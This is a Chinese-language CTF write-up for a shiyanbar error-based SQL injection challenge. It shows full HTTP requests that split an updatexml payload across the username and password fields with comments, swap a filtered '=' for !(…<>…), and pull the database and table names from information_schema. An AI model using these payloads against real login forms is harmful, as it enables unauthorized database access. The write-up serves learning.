
实验吧 加了料的报错注入

原创


LuckyZZR 于 2018-03-29 09:47:07 发布 3171 收藏
分类专栏： CTF 学习 文章标签： sql注入 CTF web

CTF 学习 专栏收录该内容
12 篇文章 0 订阅
订阅专栏


本题进入链接显示请登录，提示使用post发送用户名和密码，看源代码发现一条注释，是后台验证的sql语句。用sql进行简单地url扫描，没有扫描到注入点。


Please login!


tips:post username and password...


```
<center><h1>Please login!</h1></center><br><center>tips:post username and password...</center>
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```

使用Burp suite进行简单地用户名和密码的模糊测试。从结果可以看出在用户名和密码对select，update，delete等SQL关键字没有被禁，



Request	Payload	Status	Error	Timeout	Length ▲	Comment
60	PRINT @@variable	200	☐	☐	337	
61	select	200	☐	☐	337	
62	insert	200	☐	☐	337	
63	as	200	☐	☐	337	
64	or	200	☐	☐	337	
65	procedure	200	☐	☐	337	
68	asc	200	☐	☐	337	
69	desc	200	☐	☐	337	
70	delete	200	☐	☐	337	
71	update	200	☐	☐	337	



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▲	Comment
61	select	200	□	□	337	
62	insert	200	□	□	337	
63	as	200	□	□	337	
64	or	200	□	□	337	
65	procedure	200	□	□	337	
68	asc	200	□	□	337	
69	desc	200	□	□	337	
70	delete	200	□	□	337	
71	update	200	□	□	337	
72	distinct	200	□	□	337	


```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:07:40 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 133
Connection: close
Content-Type: text/html

<br><center><h2>Login failed</h2></center>
<!-- $sql="select * from users where username='$username' and password='$password'"; -->
```

对经常使用的报错注入函数updatexml进行测试。在密码中禁止对updatexml的使用，但是用户名并没有禁止。因此通过updatexml在存储非XPath格式的字符串时的报错输出获得所需要的信息。

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数：XML_document是String格式，为XML文档对象的名称。
第二个参数：XPath_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。
第三个参数：new_value，String格式，替换查找到的符合条件的数据




```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

username=1
&password=updatexml
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:30:15 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 67
Connection: close
Content-Type: text/html

<center style='color:red'><h1>Unknown password
error.</h1></center>
```




```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

username=updatexml
&password=1
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:32:27 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 133
Connection: close
Content-Type: text/html

<br><center><h2>Login failed</h2></center>
<!-- $sql="select * from users where
username='$username' and password='$password'";  -->
```

通过将用户名中加入updatexml，并将中间内容注释掉，就可以使用updatexml函数。使用select database()函数获得数据库名。




```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

username=1' and updatexml/*
&password=*/(1,concat(0x7e,(SELECT
database()),0x7e),1)or'1
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:34:01 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 43
Connection: close
Content-Type: text/html

<br>XPATH syntax error: '~error_based_hpf~'
```

因为用户名和密码都禁了=，所以使用！和<>实现=的功能。获取数据库中所有的表。表中的列，以及列中的值。




```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 177

username=1' and updatexml/*
&password=*/(1,concat(0x7e,(SELECT
group_concat(table_name) from
information_schema.tables where
!(table_schema<>'error_based_hpf') ),0x7e),1)or'1
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:40:17 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 42
Connection: close
Content-Type: text/html

<br>XPATH syntax error: '~ffll44jj,users~'
```

